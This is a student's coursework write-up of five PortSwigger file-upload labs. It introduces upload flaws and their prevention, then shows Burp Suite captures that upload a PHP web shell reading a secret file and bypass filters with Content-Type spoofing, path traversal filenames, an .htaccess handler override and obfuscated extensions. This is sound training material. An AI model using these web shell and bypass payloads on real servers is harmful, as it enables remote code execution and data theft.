

Sri Lanka Institute of Information Technology



B.Sc. (Hons) in Information Technology

Specializing in Cyber Security

Year 2, Semester 2

## **IE2062: Web Security**

Week 3 Submission – Port Swigger Labs

File upload vulnerabilities

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# 1 Introduction

A file upload vulnerability occurs when a web application allows users to upload files to the server without validating things like their name, type, contents, or size.

## How it works:

Web applications allow users to upload files such as profile pictures or documents and If the application does not enforce strict controls, attackers can upload malicious files that lead to severe security issues.

## Types:

1. Unrestricted File Upload
  - No validation; attacker uploads any file.
2. MIME Type Bypass
  - Server only checks headers, which can be faked.
3. Extension Bypass
  - Upload filters check extensions, but attackers use tricks like:
    - shell.php.jpg
    - shell.pHp (case bypass)
    - shell.php;.jpg (double extension).
4. Content-Type Mismatch
  - Server trusts Content-Type header instead of real content.
5. Client-Side Validation Only
  - Validation done in JavaScript (easy to bypass).

## Risks:

- Remote Code Execution (RCE).
- Defacement or takeover of the website.
- Malware distribution.
- Denial of Service (large file uploads).
- Information Disclosure (uploading files that overwrite or reveal sensitive data).

## Prevention:

1. Allow only safe file types (whitelist, e.g., .jpg, .png, .pdf).
2. Check MIME type & file signature (not just extension).
3. Rename uploaded files (random names, no original extension).
4. Store outside webroot (don't let files execute from /uploads/).
5. Set size limits (to prevent DoS).
6. Use antivirus/malware scanning on uploads.
7. Disable script execution in upload directories.

## 2 Lab 1: Remote code execution via web shell upload

### Lab: Remote code execution via web shell upload

APPRENTICE

 LAB

Not solved



This lab contains a vulnerable image upload function. It doesn't perform any validation on the files users upload before storing them on the server's filesystem.

To solve the lab, upload a basic PHP web shell and use it to exfiltrate the contents of the file `/home/carlos/secret`. Submit this secret using the button provided in the lab banner.

You can log in to your own account using the following credentials: `wiener:peter`



1. Access the lab and log into 'My account' using the given credentials.

#### Login

Username

wiener

Pass

Peter peer pewter

.....

Log in

2. Upload image file.


## My Account

Your username is: wiener

Email

abc@gmail.com

Update email



Avatar:


Choose File

images.jpeg

Upload

The file avatars/images.jpeg has been uploaded.

[? Back to My Account](#)



Avatar:

Choose File

No file chosen

Upload

3. Go to burp suite and see the 'POST' request.

The screenshot shows the Burp Suite interface with the 'HTTP history' tab selected. A table of intercepted requests is visible, with the following columns: Host, Method, URL, Params, Edited, Status code, Length, MIME type, Extension, Title, Notes, TLS, IP, Cookies, Time, Listener port, and Start response. The selected request (index 29) is a POST request to `https://0aba00a70442b9378.../my-account/avatar` with a status code of 200 and a MIME type of HTML. The 'Request' and 'Response' tabs are open, showing the raw data of the selected request. The 'Request' tab shows a POST request with a body containing a file upload. The 'Response' tab shows a 200 OK response with a body containing a file upload confirmation.


4. Send it to repeater
5. Enable the filter by MIME type to images.

The screenshot shows the 'HTTP history filter' dialog box. The 'Settings mode' tab is selected. The dialog contains several filter sections:
 

- Filter by request type:** Includes checkboxes for 'Show only in-scope items', 'Hide items without responses', and 'Show only parameterized requests'.
- Filter by MIME type:** Includes checkboxes for 'HTML', 'Script', 'XML', 'CSS', 'Other text', 'Images', 'Flash', and 'Other binary'. The 'Images' checkbox is checked.
- Filter by status code:** Includes checkboxes for '2xx [success]', '3xx [redirection]', '4xx [request error]', and '5xx [server error]'.
- Filter by search term:** Includes checkboxes for 'Regex', 'Case sensitive', and 'Negative search'.
- Filter by file extension:** Includes checkboxes for 'Show only' and 'Hide', with input fields for file extensions (e.g., 'asp,aspx,jsp,php' and 'js,gif,jpg,png,css').
- Filter by annotation:** Includes checkboxes for 'Show only items with notes' and 'Show only highlighted items'.
- Filter by listener:** Includes a 'Port' input field.

 At the bottom, there are buttons for 'Show all', 'Hide all', 'Revert changes', 'Convert to script', 'Cancel', 'Apply', and 'Apply & close'.


6. Send the 'GET' request to repeater.



- Create a simple 'php' file with the code:  

```
<?php echo file_get_contents('/home/carlos/secret'); ?>
```

 And upload it.



The file avatars/php.php has been uploaded.

[Back to My Account](#)

175	https://0a660002039c9e508...	GET	/my-account	200	4309	HTML	
176	https://0a660002039c9e508...	GET	/files/avatars/php.php	200	207	text	php
177	https://0a660002039c9e508...	GET	/academyLabHeader	101	147		

Request	Response	Inspector
Pretty .. 1 <b>POST</b> /files/avatars/php.php HTTP/2 2 <b>Host:</b> 0a660002039c9e508066d568 00e50016.web-security-ac ademy.net 3 <b>Cookie:</b> session= tPYwLFKPDdQt0TlhLHWveevY I9ABXDSs 4 <b>Sec-Ch-Ua-Platform:</b> "Windows" 5 <b>Accept-Language:</b> en-US,en;q=0.9	Raw 1 HTTP/2 200 OK 2 <b>Date:</b> Sat, 30 Aug 2025 15:20:50 GMT 3 <b>Server:</b> Apache/2.4.41 (Ubuntu) 4 <b>Content-Type:</b> text/html; charset=UTF-8 5 <b>X-Frame-Options:</b> SAMEORIGIN 6 <b>Content-Length:</b> 32 7 8 8cuHs02bS0jDVMDa40dMe4iQ fd002809	Request attributes 2 Request cookies 1 Request headers 17 Response headers 5

- Send to repeater and send. Then we can see the secret for solution.

Burp Suite Community Edition v2025.7.4 - Temporary Pro...

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder

Comparer Logger Organizer Extensions Learn

1 3 4 5 x +

Send Cancel Target: https://0a660002039c9e508066d56800e50016.web-security-ac... HTTP/2

### Request

Pretty Raw Hex

```
1 GET /files/avatars/php.php HTTP/2
2 Host:
3 0a660002039c9e508066d56800e50016.web-security-
4 academy.net
5 Cookie: session=
6 tPYwLFKPDdQtotlhlHWveevYISABXDSs
7 Sec-Ch-Ua-Platform: "Windows"
8 Accept-Language: en-US,en;q=0.9
9 Sec-Ch-Ua: "Chromium";v="139",
10 "Not;A=Brand";v="99"
11 User-Agent: Mozilla/5.0 (Windows NT 10.0;
12 Win64; x64) AppleWebKit/537.36 (KHTML, like
13 Gecko) Chrome/139.0.0.0 Safari/537.36
14 Sec-Ch-Ua-Mobile: ?0
15 Accept:
16 image/avif,image/webp,image/apng,image/svg+xml
17 ,image/*,*/*;q=0.8
18 Sec-Fetch-Site: same-origin
19 Sec-Fetch-Mode: no-cors
20 Sec-Fetch-Dest: image
21 Referer:
22 https://0a660002039c9e508066d56800e50016.web-s
23 ecurity-academy.net/my-account
24 Accept-Encoding: gzip, deflate, br
25 Priority: u=2, i
```

### Response

Pretty Raw Hex Render


```
1 HTTP/2 200 OK
2 Date: Sat, 30 Aug 2025 15:22:18 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Content-Type: text/html; charset=UTF-8
5 X-Frame-Options: SAMEORIGIN
6 Content-Length: 32
7
8 8euHs02bS0jDVMDa40dMe4iQfd002809
```

Inspector Notes Custom actions

Done 207 bytes | 238 millis

Event log (2) All issues Memory: 157.3MB Disabled





WebSecurity  
Academy

Remote code execution via web shell upload

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LAB Solved

Congratulations, you solved the lab!

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### 3 Lab 2: Web shell upload via Content-Type restriction bypass

## Lab: Web shell upload via Content-Type restriction bypass

APPRENTICE



LAB

Not solved



This lab contains a vulnerable image upload function. It attempts to prevent users from uploading unexpected file types, but relies on checking user-controllable input to verify this.

To solve the lab, upload a basic PHP web shell and use it to exfiltrate the contents of the file `/home/carlos/secret`. Submit this secret using the button provided in the lab banner.

You can log in to your own account using the following credentials: `wiener:peter`



ACCESS THE LAB

1. Access the lab and log into the given account
2. Then try uploading image and php files.

## Login

Username

wiener

Password

•••••

Log in

Avatar:

images.jpeg

**Upload**

The file avatars/images.jpeg has been uploaded.

[? Back to My Account](#)

Avatar:

php.php

**Upload**

Sorry, file type application/octet-stream is not allowed Only image/jpeg and image/png are allowed Sorry, there was an error uploading your file.

[? Back to My Account](#)

3. When uploading php files, it says that it is only allowed to images/jpeg and images/png.
4. Catch the request from the burp.

No.	URL	Method	Status	Size	Content-Type
391	https://0af800e404024aa78...	POST	403	421	HTML
392	https://tags.srv.stackadapt...	GET	204	224	
393	https://0af800e404024aa78...	GET	200	4343	HTML
394	https://0af800e404024aa78...	GET			JPEG
395	https://0af800e404024aa78...	GET			

### Request

1 POST /my-account/avatar  
HTTP/2  
Host: 0af800e404024aa781f9ad8e00180017.web-security-academy.net  
Cookie: session=Ib2SbZbJ7I2h8o1BUQpjbvGBgAsvz281P  
Content-Length: 474  
Cache-Control: max-age=0  
Sec-Ch-Ua: "Chromium";v="139", "Not;A=Brand";v="99"

### Response

1 HTTP/2 403 Forbidden  
2 Date: Sat, 30 Aug 2025 16:25:55 GMT  
3 Server: Apache/2.4.41 (Ubuntu)  
4 Content-Type: text/html; charset=UTF-8  
5 X-Frame-Options: SAMEORIGIN  
6 Content-Length: 238  
7  
8 Sorry, file type application/octet-stream is not allowed

### Inspector

Request attributes: 2  
Request body parameters: 3  
Request cookies: 1  
Request headers: 23  
Response headers: 5

5. Send it to repeater and change the content-type to images/jpeg.

```


25 Content-Type: application/octet-stream
26
filename="php.php"
25 Content-Type: image/jpeg
26

```


6. Then send it and the file will upload successfully.

### Response

1 HTTP/2 200 OK  
2 Date: Sat, 30 Aug 2025 16:35:22 GMT  
3 Server: Apache/2.4.41 (Ubuntu)  
4 Vary: Accept-Encoding  
5 Content-Type: text/html; charset=UTF-8  
6 X-Frame-Options: SAMEORIGIN  
7 Content-Length: 128  
8  
9 The file avatars/php.php has been uploaded.<p>  
    <a href="/my-account" title="Return to previous page">  
        « Back to My Account  
    </a>  
</p>




7. Right click in the image and open the image in new tab.



uLebWcc2zBAhPXNd1zC0gQf2x0nJLZZm

8. Then submit the solution.



Web shell upload via Content-Type restriction bypass

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LAB Solved

Congratulations, you solved the lab!

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[Home](#) | [My account](#) | [Log out](#)

## 4 Lab 3: Web shell upload via path traversal

### Lab: Web shell upload via path traversal

**PRACTITIONER**  
 LAB Not solved

This lab contains a vulnerable image upload function. The server is configured to prevent execution of user-supplied files, but this restriction can be bypassed by exploiting a secondary vulnerability.

To solve the lab, upload a basic PHP web shell and use it to exfiltrate the contents of the file `/home/carlos/secret`. Submit this secret using the button provided in the lab banner.

You can log in to your own account using the following credentials: `wiener:peter`

ACCESS THE LAB

1. Log into the account and upload an image.

Avatar:

images.jpeg

2. Upload a php file.

Avatar:

php.php

The file avatars/php.php has been uploaded.

[? Back to My Account](#)

3. Website is not preventing php files.
4. Then capture the requests change the following.

27	https://0a5600020358f67581...	GET	/academyLabHeader	✓	101	147			✓	34.246.129.62	23-06-21 30 ... 8080	187
28	https://0a5600020358f67581...	POST	/my-account/avatar	✓	200	327	HTML		✓	34.246.129.62	23-06-30 30 ... 8080	221
29	https://0a5600020358f67581...	GET	/my-account		200	4288	HTML	Web shell upload via ...	✓	34.246.129.62	23-06-33 30 ... 8080	204
29	https://0a5600020358f67581...	GET	/my-account		200	4288	HTML	Web shell upload via ...	✓	34.246.129.62	23-06-33 30 ... 8080	204
30	https://0a5600020358f67581...	GET	/files/avatars/php.php		200	286	text	php	✓	34.246.129.62	23-06-33 30 ... 8080	173
31	https://0a5600020358f67581...	GET	/files/avatars/php.php		200	286	text	php	✓	34.246.129.62	23-06-33 30 ... 8080	173

1 Burp Project Intruder Repeater View Help Burp Suite Community Edition v2025.7.4 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

1 x 2 + Send Cancel < > >

Target: https://0a5600020358f675817ad97e0096002c.web-security-academy.net HTTP/2

Request

1 POST /my-account/avatar HTTP/2

2 Host: 0a5600020358f675817ad97e0096002c.web-security-academy.net

3 Cookie: session=6woFQY3uyIeQexg3dI4I8gIasqCYNVYl

4 Content-Length: 477

5 Cache-Control: max-age=0

6 Sec-Ch-Ua: "Chromium";v="139", "Not;A=Brand";v="99"

7 Sec-Ch-Ua-Mobile: ?0

8 Sec-Ch-Ua-Platform: "Windows"

9 Accept-Language: en-US,en;q=0.9

10 Origin: https://0a5600020358f675817ad97e0096002c.web-security-academy.net

11 Content-Type: multipart/form-data;

12 boundary=----WebKitFormBoundaryGJKFgo2sBMc1Khj7

13 Upgrade-Insecure-Requests: 1

14 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36

15 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7

16 Sec-Fetch-Site: same-origin

17 Sec-Fetch-Mode: navigate

18 Sec-Fetch-User: ?1

19 Sec-Fetch-Dest: document

20 Referer: https://0a5600020358f675817ad97e0096002c.web-security-academy.net/my-account

21 Accept-Encoding: gzip, deflate, br

22 Priority: u=0, i

23

24 -----WebKitFormBoundaryGJKFgo2sBMc1Khj7

25 Content-Disposition: form-data; name="avatar"; filename="...php.php"

26 Content-Type: application/octet-stream

27

28 <?php echo file\_get\_contents('/home/carlos/secret'); ?>

29

30 -----WebKitFormBoundaryGJKFgo2sBMc1Khj7

31 Content-Disposition: form-data; name="user"

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
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Web shell upload via path traversal

LAB Solved

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## 5 Lab 4: Web shell upload via extension blacklist bypass

### Lab: Web shell upload via extension blacklist bypass

PRACTITIONER

LAB

Not solved



This lab contains a vulnerable image upload function. Certain file extensions are blacklisted, but this defense can be bypassed due to a fundamental flaw in the configuration of this blacklist.

To solve the lab, upload a basic PHP web shell, then use it to exfiltrate the contents of the file `/home/carlos/secret`. Submit this secret using the button provided in the lab banner.

You can log in to your own account using the following credentials: `wiener:peter`

Hint



You need to upload two different files to solve this lab.



ACCESS THE LAB

1. Try uploading images and php files.

Avatar:

No file chosen

Sorry, php files are not allowed Sorry, there was an error uploading your file.

[Back to My Account](#)

Request	Response
<pre> 1 POST /my-account/avatar HTTP/1.1 2 Host: 0a700036044d65e681c32a5e00690005.web-security-academy.net 3 Cookie: session=8y9P27F08C319bYecopY5uHf0Hnd12 4 Content-Length: 474 5 Cache-Control: max-age=0 6 Sec-CH-UA: "Chromium";v="139", "Not/A=Brand";v="99" 7 Sec-CH-UA-Mobile: 0 8 Sec-CH-UA-Platform: "Windows" 9 Accept-Language: en-US,en;q=0.9 10 Origin: https://0a700036044d65e681c32a5e00690005.web-security-academy.net 11 Content-Type: multipart/form-data;     boundary=----WebKitFormBoundaryAYJxMHpGkAbnle6 12 Upgrade-Insecure-Requests: 1 13 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; AppleWebKit/537.36     (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36 14 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,ima     ge/apng;q=0.8,application/signed-exchange;v=b3;q=0.7 15 Sec-Fetch-Site: same-origin 16 Sec-Fetch-Mode: navigate 17 Sec-Fetch-User: 1           </pre>	<pre> 1 HTTP/1.1 403 Forbidden 2 Date: Sat, 30 Aug 2025 17:57:33 GMT 3 Server: Apache/2.4.41 (Ubuntu) 4 Content-Type: text/html; charset=UTF-8 5 X-Frame-Options: SAMEORIGIN 6 Content-Length: 164 7 8 Sorry, php files are not allowed 9 Sorry, there was an error uploading your file: php     &lt;a href="/my-account" title="Return to previous page"&gt;       Back to My Account     &lt;/a&gt;     &lt;/p&gt;           </pre>

**Inspector**

Selection: 82 (b5x2)

**Selected text**

Sorry, php files are not allowed  
Sorry, there was an error uploading y  
our file: php

Request attributes: 2

Request body parameters: 3

Request cookies: 1

Request headers: 23

Response headers: 5

Change the following in POST request and send

```

23 -----WebKitFormBoundarymAYJxMHpGkAbnle6
24 Content-Disposition: form-data; name="avatar"; filename=".htaccess"
25 Content-Type: text/plain
26
27 AddType application/x-httpd-php .133t
28
  
```

Then the file will be successfully uploaded.

## Response

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Date: Sat, 30 Aug 2025 18:14:33 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Vary: Accept-Encoding
5 Content-Type: text/html; charset=UTF-8
6 X-Frame-Options: SAMEORIGIN
7 Content-Length: 130
8
9 The file avatars/.htaccess has been uploaded.<p>
   <a href="/my-account" title="Return to previous page">
     « Back to My Account
   </a>
</p>

-----WebKitFormBoundarymAYJxMHpGkAbnle6
Content-Disposition: form-data; name="avatar"; filename="php.133t"
Content-Type: text/plain

<?php echo file_get_contents('/home/carlos/secret'); ?>
```

## Request


Pretty Raw Hex

```
1 GET /files/avatars/php.133t HTTP/2
2 Host: 0a780036044d65e681c32a5e00690005.web-security-academy.net
3 Cookie: session=1RvpP27KxMZlPhYccvpoYszMoUtdlJ
4 Sec-Ch-Ua-Platform: "Windows"
5 If-None-Match: "1e30-63d89de006405"
6 Accept-Language: en-US,en;q=0.9
7 Sec-Ch-Ua: "Chromium";v="139", "Not;A=Brand";v="99"
8 If-Modified-Since: Sat, 30 Aug 2025 17:57:17 GMT
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/139.0.0.0 Safari/537.36
10 Sec-Ch-Ua-Mobile: ?0
11 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
12 Accept-Charset: utf-8,*/*;q=0.5
```

## Response

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Date: Sat, 30 Aug 2025 18:16:04 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Content-Type: text/html; charset=UTF-8
5 X-Frame-Options: SAMEORIGIN
6 Content-Length: 34
7
8 cGV4g3vOnyCuxmR4fyVfVZV4zRH2nr1S
9
```



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Web shell upload via extension blacklist bypass

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## 6 Lab 5: Web shell upload via obfuscated file extension

### Lab: Web shell upload via obfuscated file extension

PRACTITIONER

LAB

Not solved

This lab contains a vulnerable image upload function. Certain file extensions are blacklisted, but this defense can be bypassed using a classic obfuscation technique.

To solve the lab, upload a basic PHP web shell, then use it to exfiltrate the contents of the file `/home/carlos/secret`. Submit this secret using the button provided in the lab banner.

You can log in to your own account using the following credentials: `wiener:peter`

ACCESS THE LAB

Avatar:

Choose File images.jpeg

Upload

Sorry, only JPG & PNG files are allowed Sorry, there was an error uploading your file.

[Back to My Account](#)

Request						Response					
114	https://0a1e008f04baf9f4812f2f93002e00f5.web-security-academy.net/	GET	/resources/images/avatarDefault.svg	200	101	147	✓	34.246.129.62			
115	https://0a1e008f04baf9f4812f2f93002e00f5.web-security-academy.net/	POST	/my-account/avatar	✓	403	354	HTML	✓	34.246.129.62		
116	https://0a1e008f04baf9f4812f2f93002e00f5.web-security-academy.net/	GET	/my-account	200	200	4334	HTML	Web shell upload via ...	✓	34.246.129.62	
117	https://0a1e008f04baf9f4812f2f93002e00f5.web-security-academy.net/	GET	/my-account	200	200	4334	HTML	Web shell upload via ...	✓	34.246.129.62	
118	https://0a1e008f04baf9f4812f2f93002e00f5.web-security-academy.net/	GET	/resources/images/avatarDefault.svg	200	200	10015	XML	svg	✓	34.246.129.62	
119	https://0a1e008f04baf9f4812f2f93002e00f5.web-security-academy.net/	GET	/academyLabHeader	200	101	147	✓	34.246.129.62			
120	https://0a1e008f04baf9f4812f2f93002e00f5.web-security-academy.net/	POST	/my-account/avatar	✓	403	354	HTML	✓	34.246.129.62		

Request

PrettyRawHex

1

POST /my-account/avatar HTTP/2

2

Host: 0a1e008f04baf9f4812f2f93002e00f5.web-security-academy.net

3

Cookie: session=G1FDzzHRLvZB2RDjGuUGgqCsBETLeaol

4

Content-Length: 8143

5

Cache-Control: max-age=0

6

Sec-Ch-Ua: "Chromium";v="139", "Not;A=Brand";v="99"

7

Sec-Ch-Ua-Mobile: ?0

8

Sec-Ch-Ua-Platform: "Windows"

9

Accept-Language: en-US,en;q=0.9

10

Origin: https://0a1e008f04baf9f4812f2f93002e00f5.web-security-academy.net

11

Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryssqE7WnQf6VDIQ0S

12

Upgrade-Insecure-Requests: 1

13

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36

14

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7

15

Sec-Fetch-Site: same-origin

Response

PrettyRawHexRender

1

HTTP/2 403 Forbidden

2

Date: Sat, 30 Aug 2025 18:21:21 GMT

3

Server: Apache/2.4.41 (Ubuntu)

4

Content-Type: text/html; charset=UTF-8

5

X-Frame-Options: SAMEORIGIN

6

Content-Length: 171

7

8

Sorry, only JPG & PNG files are allowed


9

Sorry, there was an error uploading your file. <p><a href="/my-account" title="Return to previous page">< Back to My Account</a></p>

Modify the filename.

1 2 3 4 5 6 8 9 10 11 x +											
Send Cancel < >											
Target: https://0a1e008f04baf9f4812f2f93002e00f5.web-security-academy.net/											
Request						Response					
PrettyRawHex						PrettyRawHexRender					
5						1					
6						2					
7						3					
8						4					
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Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
<pre> 1 GET /files/avatars/php.php HTTP/2 2 Host: 0a1e008f04baf9f4812f2f93002e00f5.web-security-academy.net 3 Cookie: session=GI7DszHRLvZB2EDjGuUGqCsBETLeaol 4 Sec-Ch-Ua-Platform: "Windows" 5 Accept-Language: en-US,en;q=0.9 6 Sec-Ch-Ua: "Chromium";v="139", "Not;A=Brand";v="99" 7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36 8 Sec-Ch-Ua-Mobile: ?0 9 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8 10 Sec-Fetch-Site: same-origin 11 Sec-Fetch-Mode: no-cors </pre>				<pre> 1 HTTP/2 200 OK 2 Date: Sat, 30 Aug 2025 18:31:33 GMT 3 Server: Apache/2.4.41 (Ubuntu) 4 Content-Type: text/html; charset=UTF-8 5 X-Frame-Options: SAMEORIGIN 6 Content-Length: 32 7 8 ku7i6clYrS8XL7OAx74K0OPFFhP7toK </pre>			



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Web shell upload via obfuscated file extension

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